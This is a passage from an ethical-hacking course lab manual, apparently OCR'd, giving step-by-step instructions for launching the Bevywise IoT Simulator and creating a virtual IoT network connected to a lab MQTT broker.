
21. Bevywise IoT Simulator is installed successfully. To launch the **IoT simulator**, navigate to the **C:\Bevywise\IotSimulator\bin** directory and double-click on the **runsimulator.bat** file.



22. Upon double-clicking the **runsimulator.bat** file opens in the command prompt. If **How do you want to open this?** pop-up appears, select **Microsoft Edge** browser and click **OK** to open the URL **http://127.0.0.1:9000/setnetwork?network=HEALTH_CARE**.


    Note: If the URL directly opens in Microsoft Edge browser, then continue.

23. The web interface of the IoT Simulator opens in Edge browser. In the IoT Simulator, you can view the default network named **HEALTH_CARE** and several devices.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Next, we will create a **virtual IoT network** and **virtual IoT devices**. Click on the **menu** icon and select the **+New Network** option.




25. The **Create New Network** popup appears. Type any name (here, **CEH_FINANCE_NETWORK**) and description. Click on **Create**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. In the next screen, we will setup the **Simulator Settings**. Set the **Broker IP Address** as **10.10.1.19** (the IP address of the **Windows Server 2019**). Since we have installed the Broker on the web server, the created network will interact with the server using MQTT Broker. Do not change default settings and click on **Save**.

